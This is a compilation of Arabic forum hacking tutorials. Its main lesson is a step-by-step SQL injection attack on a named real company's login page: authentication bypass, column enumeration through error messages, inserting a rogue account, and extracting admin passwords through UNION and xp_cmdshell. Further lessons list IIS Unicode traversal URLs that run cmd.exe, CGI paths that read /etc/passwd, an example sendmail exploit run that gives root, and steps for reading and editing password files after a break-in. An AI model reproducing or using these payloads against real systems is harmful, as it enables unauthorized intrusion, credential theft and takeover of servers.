كل ما عليك فعله هو فتح البرنامح الذهاب الى قائمة
File
اختر
New
ومن قائمة الملفات الجديدة اختار
(Exiting Data)Project
اي مشروع قاعدة بيانات موجودة .
سيظهر لك مربع لانشاء الملف اختر
Create
اي انشاء
الان سترى مربع
Data Link Properties

تحتاج فقط لثلاث معلومات اسم الموقع او الاي بي - اسم المستخدم - كلمة المرور

١ - ادخل اسم الموقع في صندوق Select or enter server name

٢ - اسم المستخدم في User Name

٣ - كلمة السر Password

ملاحظة (قم بإزالة الصح من مربع Blank Password)

اضغط في البداية على Test Connection في الاسفل لاختبار الاتصال بقاعدة البيانات اذا رأيت هذه

العبارة **Test Connection Succeeded**
فمعناه ان الاتصال بقاعدة البيانات تم بنجاح.
يمكنك الان ان تختار اي قاعدة بيانات تريد الدخول اليها من القائمة المسندلة :
Select the data base on the server
واضغط على **OK** او موافق ...

" درس مفصل عن الـــSQL "

$$$$$$$$$$$$$
الكاتب: hish_hish
$$$$$$$$$$$$$

أتجهت غالبية المواقع لإستخدام صفحات ديناميكيه ومنها ما نحن موجودين فيه :)
وتستخدم قواعد بيانات فيها كم كبير من المعلومات,
وعن طريق سكربت مكتوب بإحدى لغات الويب الديناميكيه PHP أوASP والتي تعمل جمبا إلى جمب مع محركات قواعد البيانات .
SQL Server , MySQL,Oracle
يتم أستخلاص المعلومات المطلوبه وترك البقيه
حيث تأخذ معلومات من المستخدم ومن ثم تعالج ويستخدم بعضها في تكون أوامر الـ SQL ليتم أستخلاص البيانات أو التأكد من صحة بعض المدخلات لبناء الصفحة المطلوبه أو قبول المستخدم أو رفضه دائما يتم طلب أسم مستخدم وكلمة مرور في الصفحات التي تخولك بعمل عمل لا يقوم به إلا من قام صاحب الموقع بإعطائه الصلاحيه للقيام بها كأن يقوم بحذف موضوعي :) أو تثبيته في القائمه :))))
حيث يتم التأكد من وجود أسم المستخدم في قاعدة البيانات وأن كلمة المرور المعطاه مطابقه لتلك الموجوده بجانب أسم المستخدم حيث يتم أخذ معلومه وتضمينها في أمر الـ SQL الذي يقوم بالتأكد من وجودها وصلاحيتها ولكن يجب الحذر عند كتابة سكربت يقوم بتوثيق المستخدم للتأكد من أنه مخول له بالدخول للصفحه المحميه أم لا وذلك بالتأكد من نظافة القيم المستقبله من المستخدم وخلوها من أي رموز من شأنها أن تجعل أمر الـ SQL خاطئ في بنائه أو القيام بأي أمر غير مسموح به

سنتكلم الآن عن ما يسمى SQL injection
حيث أنه ضعف في كتابة سكربت التوثيق وأيضا بوجود موقع للتجربه
وهو موقع شركة الإتصالات السعوديه
عنوان الموقع http://www.stc.com.sa/
عند الدخول للصفحة الرئيسيه نجد رابط يختص بمقدمي خدمة أنترنت في السعوديه
وهو http://www.stc.com.sa/arabic/scripts/ar_frame.asp?pagenum=25
عند دخوله فأنه يطلب منك أسم مستخدم وكلمة مرور !!!!
دائما في الحاله هذه أول ما يتبادر لنا هو الـSQL injection
نقوم بتجربة
أسم مستخدم : '
وكلمة مرور' :
فنحصل على الخطأ التالي

اقتباس :

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string " '.
/arabic/Scripts/ar_csd_reply.asp, line 33

وفي بعض الحالات يظهر الخطا التالي

اقتباس :

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark
before the character string "' AND Password=".
/admin/admin.asp, line 13

وفي الخطأ هذا حصلنا على جزء من أمر الـ SQL وأيضا أسم أحد الأعمده في الجدول

وهو ما يؤكد أمكانية عمل inject للـ SQL Query المستخدمه للتحقق صلاحية أسم المستخدم وكلمة المرور المدخله .
إذن لنتكلم عن الـ SQL injection بشيء من التفصيل
لو كان لدينا سكربت يقوم بالتأكد من صلاحية اسم المستخدم وكلمة المرور المدخله من المستخدم فأننا سنتحقق منها بالطريقة التاليه
code:

```
SELECT * from Users WHERE User_Name='<field from web
form>' AND Password='<field from web form>'
if( TRUE ){
      Login OK
   }
else {
  Login FAILD
 }
```

عند قيام أحد المسموح لهم بالدخول للصفحة المحميه فأنه يقوم بكل تأكيد بتوثيق نفسه قبل أن يسمح له بالدخول
فعند قيامه بأدخال أسم المستخدم وكلمة المرور الخاصه به
أسم المستخدم admin :
كلمة المرور t0ps3cr3t :
فإن شكل امر الـ SQL سيصبح بالشكل التالي :
code:

```
SELECT * from Users WHERE Users_Name='admin' AND
Password='t0ps3cr3t'
```

وعند وجود سطر في جدول User تحقق فيه الشرط وهو أن يكون اسم المستخدم admin وكلمة المرور t0ps3cr3t
فأن الأمر سيقوم بإرجاع قيمة TRUE أي أن المستخدم مخول بالدخول .
غير ذلك سيتم إرجاع FALSE وسيتم رفض الدخول

ملاحظه : يجب أن يكون لديك ولو القليل من المعرفه بأوامر الـ SQL.
<field from web form>يحل محلها ما أدخله المستخدم في صفحة التحقق من صلاحيته
في تجربتنا عندما قمنا بإدخال ' كإسم مستخدم وبالمثل لكلمة المرور فأن أمر الـ SQL أصبح بالشكل التالي :
code:

```
SELECT * from Users WHERE User_Name=' ' ' AND
Password=' ' '
```

ونلاحظ أننا قمنا بإغلاق علامة التنصيص الأولى وبقي علامة تنصيص لم تغلق بعد
وهو ما أدى لظهور رسالة الخطأ!!

الأن نقوم بتجربة إم مستخدم blah' OR '1'='1 :
ومثلها لكلمة المرور.
فيصبح شكل أمر الـSQL
code:

```
SELECT * from Users WHERE User_Name='blah' OR '1'='1'
AND Password='blah' OR '1'='1'
```

لنحلل الأمر كل جزء على حدا
SELECT * from Users
تعني أختر جميع السطور من الجدولUsers
WHERE User_Name='blah' OR '1'='1' AND Password='blah' OR '1'='1'
في هذا الجزء نقوم بتحديد السطر الذي سنقوم بإختياره وهو الذي تتحقق فيه الشروط
'blah' OR '1'='1'
هنا بوجود OR لم تصبح قيمة نصيه ولكن أصبحت شرط
يصبح الشرط صحيح إذا كان طرف واحد على الأقل من الأطراف المشتركه في الشرط صحيح
وفي حالتنا فإن الطرف الأول هو'blah'
وهو بدون الخوض في تفاصيل لسنا في صددها الان يعبر عن قيمة صحيحهTRUE
والطرف الأخر هو '١'='١'
يمكنك الإجابة عن إذا كانت ١ مساويه لـ ١ أم لا !!!!
إذا سيكون شكل الشرط بعد تحليله هوTRUE OR TRUE
وبالتالي فإن النتيجه النهائيه للشرط هيTRUE
ونفس التفاصيل تحدث لكلمة المرور
ملاحظه مهمه جداً: القيمه TRUE التي نحصلها من الشرط ليست مساويه للكلمه TRUE التي نكتبها على لوحة المفاتيح الخاصه بنا
لذلك لا تحاول إستخدام أسم مستخدم TRUE وكلمة مرور TRUE لإتمام الـSQL injection

الشرط السابق سيقوم بأختيار أول سطر من الجدول Users ويرجع محتوياته في مصفوفه
وبالتالي في بعض الحالات ستجد أنك قد أستطعت الدخول للصفحة المحميه
ولكن في حالات أخرى لا
لنكمل التفاصيل.....
يجب التنبه لأنه ربما يكون الشرط في أمر الـ SQL وهو ما يأتي بعد WHERE يتحقق من عدة أشياء
لذلك نستخدم (two dashes) -- ليتم إهمال بقية السطر ، حيث يمكننا الإستعاضه عن ما أدخلاناه قبل قليل بالمدخلات التاليه
أسم مستخدم--blah' OR '1'='1' :
وكذلك كلمة المرور (في بعض الحالات يمكنك إهمال كتابة كلمة مرور لأن -- ستهملها لأنها تأتي بعد اسم المستخدم في أمر الـSQL

توجد طريقه مريحه جدا ومضمونه بحيث أنك لن تحتاج لتخمين أحد أسماء الأعمده
وهي أستخدامhaving clause
بالطريقه التاليه
أسم مستخدم'having 1=1--
حيث سنحصل على رسالة خطأ كالتاليه
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'cs_isp_user.UserID' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

/Arabic/Scripts/ar_csd_reply.asp, line 33
وبها أسم الجدول وأيضا أسم أول عمود
بعدها لنستطيع الحصول على اسماء بقية الأعمده
سنستخدمgroup by
بالشكل التالي
--group by cs_isp_user.UserID'
بعدها سنحصل على عمود أسمهpasswd
فنستخدمه للحصول على اسم العمود اللي يليه بالشكل التالي
--group by cs_isp_user.UserID,cs_isp_user.passwd'
ونكرر زيادة أسم كل جدول مع العمود إلى أن نحصل على صفحة تخبرنا بأن أسم المستخدم خاطئ !

نحتاج الأن أن نقوم بجمع أكبر قدر ممكن من أسماء الأعمده في هذا الجدول
نقوم بإدخال التالي:
أسم مستخدم--(blah' group by (username :
فنحصل على الخطأ التالي :

اقتباس :

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid column name 'username'.
/arabic/Scripts/ar_csd_reply.asp, line 33

وهو ما يفيد بأنه لا يوجد عمود في هذا الجدول له الأسمusername
نقوم بتجربه الأسماء الشائعه مثلpassword ,username,id,userid,email ,first_name
عند تجربتنا لـ userid فأننا نحصل على خطأ أخر وهو ما نبحث عنه

اقتباس :

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column

'cs_isp_user.passwd' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
/arabic/Scripts/ar_csd_reply.asp, line 33

هنا حصلنا على معلومتين وهي أسم الجدول وهوcs_isp_user
وأيضا أسم أحد الأعمده وهوpasswd
نقوم الان بتكرار العمل السابق ولكن بإستخدام اسم العمود الجديد
فنقوم بإدخال أسم المستخدم التالي--blah' group by (passwd) :
فنحصل على الخطأ التالي :

اقتباس :

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'cs_isp_user.UserID' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
/arabic/Scripts/ar_csd_reply.asp, line 33

حصلنا على أسم عمود وهو UserID وهو نفسه ما قمنا بتخمينه وهوuserid
تجدر الإشاره إلى أن MS SQL Server ليس حساس لحالة الأحرف :)
نلاحظ أننا سنكون في حلقه غير منتهيه ولا نحصل إلا على أسماء الجداول UserID وpasswd
إذن الجدول لا يحوي إلا على عمودين وهي التي حصلنا عليها
إذن في الحاله هذه نقوم بأدخال مستخدم جديد للجدول وبعدها نقوم بالدخول بشكل طبيعي من الصفحه الخاصه بتسجيل الدخول :)
سنقوم بكتابة التالي في خانة أسم المستخدم : blah' INSERT INTO cs_isp_user(UserID,passwd) VALUES('M_3','hi')--
حيث سيتم إضافة مستخدم جديد له أسم مستخدم M_3 وكلمة مرورhi
وبعدها تستطيع الدخول للصفحة المحميه بهذه البيانات على أنك مخول له بالدخول

في مثالنا (شركة الإتصالات) أنتهينا من استغلال أمكانية عمل inject لها ولكننا سنكمل الحديث عن طريقه

ممتعه لكي نستطبع قرائة اسماء المستخدمين وكلمات مرورهم وبعدها تستطيع الدخول بأي منها دون إضافة نفسك
وهو الأمر الذي لن يضع شكوك حول وجود لشخص مشبوه
سنكمل ما بدأناه ولكن بإضافة عمود أخر له الأسم id وهو رقم تسلسلي لكل مستخدم (تذكر أنه رقم)
إذن لدينا جدول أسمهuser
يحوي الاعمده التاليه
idوهو رقم صحيح
usernameوهو قيمة نصيه (القيم النصيه يمكن أن تحوي أرقام) مثالadmin1
passwdوهي أيضا قيمه نصيه

نجرب عمل union لقيمه نصيه وتحويلها إلى قيمة عدديه (لن يتم التحويل ولكنه سيخرج رساله خطأ ثمينه جدا)
ندخل اسم المستخدمblah' union SELECT username FROM user :
و سنحصل على رسالة خطأ لا تفيدنا في شيء
رسالة الخطأ هي

اقتباس :

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
/admin/admin.asp, line 13

نقوم بزيادة id مره واحد فتصبح بالشكل التالي
blah' union SELECT username,username FROM user
فنحصل على نفس رسالة الخطأ
نتابع الزياده إلى أن نحصل على رسالة خطأ مختلفه
لنفترض أننا حصلنا على رسالة الخطأ الجديده عند أدخال اسم المستخدم التالي
blah' union SELECT username,username,usernam e,username,username FROM user
فنحصل على رسالة الخطأ التاليه

اقتباس :

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value 'Lame_Admin' to a column of data type int.
/admin/admin.asp, line 13

حصلنا على أول أسم مستخدم وهو عادةً ما يكون للأدمن:)
وسبب ظهور هذا الخطأ هو لأننا نطلب من محرك SQL أن يقوم بتحويل قيمة نصيه (وهي Lame_Admin) إلى قيمة عدديه صحيحه(int)
وهو الشيء الغير مسموح ، لذلك يقوم بأخبارك أنه لا يستطيع تحويل Lame_Admin إلى قيمة عدديه صحيحه :) هذا أذكى شي قامت microsoft بعمله :)
الان حصلنا على أسم المستخدم وسنحاول الحصول على كلمة المرور
ندخل أسم المستخدم التالي:blah' union SELECT passwd,passwd,passwd,passwd,passwd FROM user
بنفس العدد السابق عند حصولنا على أسم المستخدم
سنحصل على هذا الخطأ

اقتباس :

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value 'stupid' to a column of data type int.
/admin/admin.asp, line 13

حصلنا على أسم المستخدم وكلمة المرور ويمكننا تسجيل الدخول للصفحة المحميه بدون وجود أي أثر لنا إلا إذا كانت الصفحه المحميه عند الدخول لها تقوم بطباعة بعض المعلومات مثل رقم الايبي لأخر شخص

قام بالدخول بإسم المستخدم هذا
عندها فكر بما ستقوم به بنفسك

بقي أتكلم عن الـ Stored Procedure
وهي كتشبيه أقرب إلى أدوات موجوده مسبقا Built-in تقوم بعمل محدد عند طلبها

ستستطيع الإستفاده من الـ Stored Procedure إذا كان الـ SQL Server يعمل على المستخدم sa
أو إذا كان المستخدم الذي يعمل عليه الـ SQL Server تم السماح له بإستخدامها

لذلك فأنت محظوظ عند حصولك على SQL Server بهذه الأمكانيات

يوجد أكثر من ١٠٠ Stored Procedure
في الجدول التالي أهمها

```
+-------------------------+-------------------------------------------------------------------------------+
|----------xp_cmdshell |تمرير أمر لنظام التشغيل ( يتم تنفيذه على حسب صلاحيات المستخدم)----------------|
|------------xp_regread |قراءة قيمة مفتاح في الريجستري-----------------------------------------------|
|----xp_regdeletekey |حذف مفتاح من الريجستري-------------------------------------------------------|
|-xp_regdeletevalue |حذف قيمة مفتاح من الريجستري-------------------------------------------------------|
|---------- xp_regwrite |للكتابة في الريجستري-------------------------------------------------------|
|--xp_servicecontrol |البدأ أو أنهاء خدمة على السيرفر-----------------------------------------------|
+-------------------------+-------------------------------------------------------------------------------+
```

أما طريقة الإستفاده من أي من هذه الـ Procedure فهي بالشكل التالي
'exec master..xp_cmdshell 'dir

هذا مثال لطريقة أستخدام xp_cmdshell والبقيه مثله
عدا الكتابة في الريجستري فهو بالشكل التالي
'exec master..xp_regwrite 'REGISTERY KEY' VALUE

أيضا بقي الإشاره إلى أنه بأمكانك قراءة كود ملفات asp التي يعمل عليها الموقع عن طريق إضافة جدول جديد ومن ثم نسخ كود صفحة asp ووضعه

في هذا الجدول بالطريقة التاليه
((CREAT TABLE M_3 (source varchar(8000
هذا السطر يقوم ببناء الجدول وأسم الجدول M_3 وبداخله عمود واحد من النوع varchar حجمه ٨٠٠٠ بايت

بعد ذلك بأمكانك الان إضافة أي ملف على السيرفر إلى هذا الجدول ومن ثم قرائته بالشكل التالي
'bulk insert M_3 from 'c:\InetPub\wwwroot\login .asp

ولقرائة ما تم نسخه يمكنك ذلك عن طريق رسائل الخطأ اللي تكلمنا عنها في الموضوع السابق أسهلها هو عمل union حيث يتم توليد رسالة خطأ بها ما تم نسخه....

" درس لإحتراف الهاك فى اختراق المواقع "

$$$$$$$$$$
الكاتب:CONIK
$$$$$$$$$$

س:- ماهي الثغرات وما معناها ؟؟
جـ:- الثغرات هى ضعف أمنى يساعدك فى دخول نظام معين وأختراقه وقد تكون أيضا الطريقة المساعدة

التى تخليك تتحول من user الى administrator يعنى من مستخدم الى المدير المتصرف وتتضمن ويجب على الدوام معرفة الثغرات الامنيه الجديدة وأستثمارها علشان لا يتنبه أصحاب المواقع بيها يرقعوها (يتم تقفليها) وأقرب مثال لهذه الثغرات الضعف الأمني الذى أكتشف في الاباتشى وهو سيرفر يركب على نظام ليونكس وأى ضعف فى أحد البرامج أو قاعده بناء الموقع تعتبر ثغرة ومن الممكن استخدامها والأستفاده منها في أختراق الموقع المراد أختراقه والتحكم في الموقع ومشاهدة الباسوردات وكل ما تريد عن طريقها

س٢:- طيب كيف انا استثمر الثغره اذا انا لقيتها ؟؟؟
جـ:- من وقت ما أكتشفوا الثغرات كانت نسبة ٩٩% من الثغرات تكون سكربتاتها مكتوبه بالغه C وانته تحتاج لمعرفة هذه اللغه أو عليك تحويلها .

كما أن هناك العديد من الثغرات يحتاج الى shell حتى انته تتمكن من الأستفاده من هذه الثغره أو بمعنى أخر الضعف وعلى سبيل المثال بعض الثغرات الموجوده فى PHP تحتاج الى Shell PHP ومن هذه الكلام.
وعلى فكرة الضعف يكون في الاصدارات الخاصة
وكمان في ثغره من نوع Kernel 2.2.x ولكن هذه المرة في نظام تشغيل ليونكس

(ملاحظه هذه الثغرات التى تكون باللغة C تكون سيكربتات توجوده فى الموقع) وهناك أيضا سيكربتات أخرى مكتوبة باللغه perl ولازم فى هذه الحالة تكون انته مركب لوينكس علشان الاوامر وأنا أنصحك تركبlinux Redhat 7.3
لأنه أفضل من الماندريك وأذكر انه الأخ بلاك هانتر لمن انا سألته أركب الماندريك ولا الريد هات قال لى انه الماندريك صورة مبسطه
للريد هات بس غير قابله للتطور وأنه الريدهات أقوى وجزاة الله خير على هذه النصيحة نرجع للموضوع

س٣:- كيف أحول لغه البيرل ؟؟
جـ:- الطريقة مره سهله كلها اوامر عادية في البداية انته سوى هذه الأمر

./file.pl
تعطيك هذه الرسالة
----Access Deniedهذه الرسالة توضح عدم الموافقه
أذا صار لك كذا كل ما عليك سوى كتا بته الامر هذه

-----chmod +x Conik.plلاحظ مكان كونيك انته تكتب أسم الملف

وشغلة مره ثانية وشوف النتجيه راح تكون زى كذا
$ ./Conik.pl

س٤:- طيب بالنسبة للغةC ؟
جـ:- علشان تحويل الملف لازم انته تخلى الملف يكون ملف تنفيذى بهذه الامر

<------ gcc -o Conik Conik.c لاحظ انه انته تكتب أسم الملف بدال أسمى كونيك المراد تغيرة

يعنى على سبيل المثال :-

gcc -o Conik conik.c

وراح يكون الملف جاهز بعد هذه الامر

./Conik.c

وبعد ماصار الملف جاهز
$ gcc -o sendmail sendmail.c
$ ./sendemail

Usage : sendmail <host> <OS> <user> <password>
$ ./sendmail smtp.israel.com RedHat-7.3 anonymous anonymous ----->
لاحظ انك انته تكتب هنا الموقع الى تبغاه مكانisrael
connecting to host...
connected...
id
uid=0(root) gid=0(root)

لاحظ انه طلب ممنا الملقم للبرنامج Sendemail وكمان طلب نظام التشغيل واليوزر والباسورد
وبعد هذه كله البرنامج أعطانا أمتياز Root بسبب قيام البرنامج بتنفيذ الـExan nofer
ملاحظة لا تضن أنه لمن انا حطيت البرنامج XXX. SENDMAIL بدون اى سبب أنا حطيت لك هذه
المثال لآنه هناك ثغره فى هذه البرنامج وراح أشرحها لك أن شاء الله تعالى بس كان بدى تحفظ الأسم هذه

الظاهر انه نحنا أتوغلنا فى الموضوع زايدة عن اللزوم

س٥:- يا الله كل هذه علشان ثغره بس بطلت أنا ما أبغا اتعلم ؟
جـ:- لوووووول حبيب البى هذه الطريقة المعقده شوية للثغرات في ثغرات ثانية حلوة وسهله جدا جدا

س٦:- أيش هي قو ل يا Conik ترى هذه الطريقة يبغالها نظام تشغيل وكمان لغه C وPerl ؟
جـ:- في تغرات تستخدم من خلال المتصفح يعنى انته تشوف معلومات الموقع عبر المتصفح وتوصل الى
ملف الباسوردات من هذه الطريقه

ومثال على هذه الثغراتPHP - CGI - UNICODE - VB - etc

س٧:- اووووووة UNICODE أنا سمعت عنها كثير نفسى اشوف كيف شكلها وأعرف ويش هى ؟؟؟
جـ:- حبيبى UNICODE هى عبارة عن ضعف في نظام IIS في Microsoft مما تساعد في أختراق الموقع بكل سهوله عموما الاختراق بهذه الطرق سهل جدا

مقارنة بالطرق السابقة التى تم ذكرها من قبل وسوف أضع أمثله على ثغرات-: UONICODE

/_vti_bin/..%25%35%63..%25%35%63..%25%35%63..%25%35%63..%25%35%63../winnt/system32/cmd.exe?/c+dir+c:\

/Rpc/..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir+c:\

/samples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

/adsamples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

حاولت قد المستطاع انى أشكل فى أنواعUONICODE

أما بالنسبة الى ثغرات الـ CGI هذه مثال عليها

/cgi-bin/view-source?../../../../../../../etc/passwd

/cgi-bin/phf

/cgi-bin/wwwboard.pl

/cgi-bin/AT-admin.cgi

/cgi-bin/info2www

/cgi-bin/environ.cgi

هذه وباقى العديد من الثغرات يعنى لا يقتصر الأمر على هذه الثغرات وراح أقسم الثغرات لك بحسب نظام التشغيل

NT : Uni code , bofferoverfollow , tftp

Liunx : Get Access , CGI , buffer overfollow , PHP , send mail , ProFTPD, WU-FTPD, Kernel Exploits, rootkits,

UNIX : Get Access , CGI , buffer overfollow , PHP , send mail , Kernel ...exploits, rootkits, ProFTPD, WU-FTPD,

" استغلال لينكس في اختراق المواقع "

$$$$$$$$$$$$$$
الكاتب:Viagra 2001
$$$$$$$$$$$$$$

هذا الموضوع مخصص لمن أراد التعامل مع لينكس في اختراق المواقع وليس لديه الخبرة الكافية فيه ...
سوف يكون هذا الموضوع عن العمليات التي يستحسن القيام بها بعد الحصول على كلمة السر والنجاح في الدخول على النظام ..
أولا يجب ان تعرف بأنه يمكن ان تدخل على بعض الانظمة باستخدام بعض الكلمات المشهورة وتوجد بعض الانظمة تسمح لك بتنفيذ أمر واحد ثم تقوم باخراجك من النظام بعد ذلك وأفضل تلك الأوامر هي .:

who
rwho
finger

وتستفيد من هذه الأوامر بأنك تستعرض اسماء المستخدمين للنظام وبذلك يمكن ان تستخرج كلمة السر من نفس الاسم وذلك لأن بعض المستخدمين يستعمل كلمة سر مشابهة تقريبا لأسمه مثل .:

username : Black
password : Black2

وفي بعض الأنظمة تستطيع الدخول بكتابة test أو demo

من الملفات المهمة والتي يجب عليك استخراجها بعد دخولك على أي نظام .:

/etc/passwd
/etc/group
/etc/hosts
/usr/adm/sulog
/usr/adm/loginlog
/usr/adm/errlog
/usr/adm/culog
/usr/mail
/usr/lib/cron/crontabs
/etc/shadow

الحساب .: bin
وهو مهم حيث يحتوي على حساب المستخدم ويوجد به معظم الملفات المهمة وقد يوجد ملف كلمة السر واذا كان كذلك فيمكن
)أحيانا (اضافة كلمة سر خاصة بك وتضيف حساب دخول) روت (لك !!
والطريقة بسهولة كالتالي .:

ed passwd $

وأخيرا تقول exec login وتكتب أي اسم وبذلك تكون انت مدير النظام !!

ما الذي سوف تواجهه عند دخولك على أي نظام بكلمة سر واسم مستخدم ؟ !!
عند دخولك الى النظام ستقابل احدى هذه الاحتمالات .:
اما انك استطعت الحصول على حساب مدير النظام) الروت (أو انك حصلت على حساب مستخدم آخر ..
في البداية تكتب الامر التالي .:

```
pwd $
```

والنتيجة تظهر .:

```
usr/admin/ $
```

النتيجة اظهرت انك استطعت الدخول على المدير وبذلك تستطيع التعامل مع كامل النظام بدون قيود ..
اذا ظهرت نتيجة غير تلك النتيجة .. فمثلا :

```
usr/Black/ $
```

فهذا يدل على انك دخلت على حساب هذا المستخدم !!
ولعرض ملفات هذا المستخدم تكتب الآتي .:

```
ls /usr/Black $
```

وسوف يعرض لك ملفات هذا المستخدم .:

```
mail
pers
games
bin
```

ولكن هذا لن يعرض ملف .profile
ولكي تستعرضه تكتب الآتي .:

```
cd $
ls -a $
:
:
.profile
$
```

اذا اردت قراءة محتويات ملف فسوف تكتب الأمر التالي .:

```
cat letter $
```

وهذا اذا افترضنا ان الملف المطلوب هو letter

اذا اردت تغيير كلمة السر فما عليك الا ان تكتب .:

```
passwd $
```

ثم سيطلب منك كلمة السر القديمة وهي طبعا معك !!وتدخل كلمة السر الجديدة ..

للبحث عن معلومة معينة تكتب الأمر التالي .:

```
grep phone Black $
```

وهذا بافتراض انك طلبت ارقام الهاتف الخاصة بالمستخدم الآخر

ولعمل نسخ من ملف الى ملف آخر تكتب الآتي .:

```
cp letter letters $
```

اذا اردت عمل محادثة مع مستخدم آخر على اتصال فتكتب الأمر التالي .:
write $

ولمعرفة من يوجد على النظام نكتب الآتي .:
who $

safadM tty1 april 19 2:30
paul tty2 april 19 2:19
gopher tty3 april 19 2:31

واذا اردت قراءة الملف المحتوي على كلمات السر المظللة يجب ان تكون قد دخلت على النظام باستخدام حساب المدير نفسه .. ولاستعراض ملف كلمات السر نكتب .:
cat /etc/passwd $
root:F943/sys34:0:1:0000:/:
sysadm:k54doPerate:0:0:administration:usr/admin:/bin/rsh
checkfsys:Locked;:0:0:check file system:/usr/admin:/bin/rsh

وقد يظهر حساب آخر للمدير كالتالي .:
Black:chips11,43:34:3:Mr doooom:/usr/Black:

وهذا يعني انه يمكن للمستخدم الاحتفاظ بكلمة السر لمدة ثلاثة اسابيع بدون تغيير وانه يجب ان يغيرها كل ستة اسابيع ..
استعراض ملف المجموعة كالتالي .:
ls /etc/group $

root::0:root
adm::2:adm,root
bluebox::70:

ويمكن ان يحتوي ملف المجموعة على كلمات سر أو لايحتوي !!
اذا كان لايحتوي على كلمة سر فانه يمكن ان تصبح انت مديرا للنظام في حالة دخولك بكلمة سر لمستخدم عادي وليس كمدير للنظام وذلك بعدة طرق ....

" شرح مفصل من الألف إلى الياء في احتراف اختراق المواقع عن طريق لينكس "

$$$$$$$$$$$$
الكاتب: أيـــســـر
$$$$$$$$$$$$

UNix Usage IN HackinG

اهلا بكم جميعا
في البدايه احب ان انوه ان هناك العديد من الدروس الجميله فعلا .. و لكنها قديمه و ليست up to date
لذلك اكتب لكم هذاالدرس المطول لكي يكون مكانا للمبتدئين يمكن ان يستفيدوا منه
و اتمنى فعلا ان يحوز على اعجابكم :)
-بعض المصطلحات الهامه :
كثير من الناس يحبون ان يطلقوا على كل من ال pc , servers , supercomputers و غيرها كلمه BOX
النظام الذي سوف نقوم باختراقه يحتوي عاده على العديد من اليوزرز ..بالاضافه لليوزرز تسطيع ان تطلق على الرئيس هناك كلمه root ... و هو يكونsuperuser ،
و هو الادمين او المدير على النظام....
بالنسبه لانظمه التشغيل :
طبعا .. لا يمكنك ان تخترق باستخدام نظام التشغيل windows .. بل تحتاج الى اي نظام مشتق من نظام التشغيل اليونيكس ..
حسنا .. السؤال هو لماذا هذه الانظمه بالذات ... و لماذا لا يصلح الويندوز؟؟
لسببين :
١-الانترنت اغلبه اجهزه شغاله على اليونيكس سيستمز ...و نادر لما تلاقي جهاز شغال على الويندوز nt 9x .
اذن اقل حاجه حتى تخترق جهاز او سيرفير شغال على اليونيكس ..يجب ان تكون ملما بنظام التشغيل هذا.. لذا من الافضل انك تركبه في جهازك ..
٢-طبعا .. معظم االدوات و اكواد الاكسبلويتات مصممه للعمل في بيئه اليونيكس ..

اوكي ... ما هي توزيعات اليونيكس ؟؟و اللينكس ؟؟
بالنسبه لليونيكس .. فهو منقسم الي قسمين :
١- يونيكس تجاري .(غير مجاني)
٢- يونيكس مفتوح المصدر و مجاني open source

بالنسبه لليونيكس التجاري لا يمكن ان تركبه على جهازك العادي ..لذا فيمكنك تجاهله الان :)
اما المجاني فيوجد منه عده عائلات
BSD-
و هي الاقدم و الاصعب في الاستعمال .. و من الافضل لك الا تستعملها الا اذا كنت ترغب في تركيب سيرفير على الجهاز
...
يوجد اللينكس ..و هو طبعا غني عن التعريف

طبعا .. يوجد منه العديد من التوزيعات و ان كان افضلها هي SuSe (لم اجربها و لكن اسمع الكثير من الناس يشكرون في هذه التوزيعه)
اما بالنسبه لاسهل توزيه فهي MDK و قد و ضعت هنا بعض الدروس الخاصه بالمندريك
يمكنك تحميلها و قرائتها ..
ان لم تجد مكانا تحصل منه على اللينكس يمكنك مراسلتي على ايميلي و نحدد مكانا
لتسليمك نسخه من الماندريك ٩ او الريد هات ٧,٢ (ثمن الاسطوانات البلانك و النسخ فقط)
على اي حال .. للينكس مميزات كثيره ..امن ... مستقر .. مجاني .. يمكنك تطويره ليلائم امكانيات جهازك ..

- الانترنت
.. ماذا ... تريد ان تخترق ..جميل جميل .. تريد ان تخترق جهازك ام ماذا ؟؟
اه..تريد ان تخترق اجهزه مبحره في الانترنت ...اذن ..دعنا نبحر على الانترنت :)

انا عارف انك حصلت على الدرس ده من الانترنت .. لكن هذا كان عن طريق الويندوز
.. لكن انت اليوم انسان مختلف... انت انسان لينكسي .. ذه فلسفه محترمه ..
اذن يجب ان تبحر الى الانترنت من نظام اليونيكس .. لن اساسا يجب ان تعرف المودم بتاعك على اللينكس حسب التوزيعه اللي عندك .. حاول تعرف المودم .. حتلاقي ان اللينكس لم يجد اي مودم موصل بالجهاز ؟؟
ما هذا .. لا تتعجب ..
فكل المودمات الداخليه internal يطلقون عليها winmodems ..
لماذا لانها مصممه اساسا للعمل تحت نظام التشغيل windows .. ارجوك لا تلوم اللينكس ..
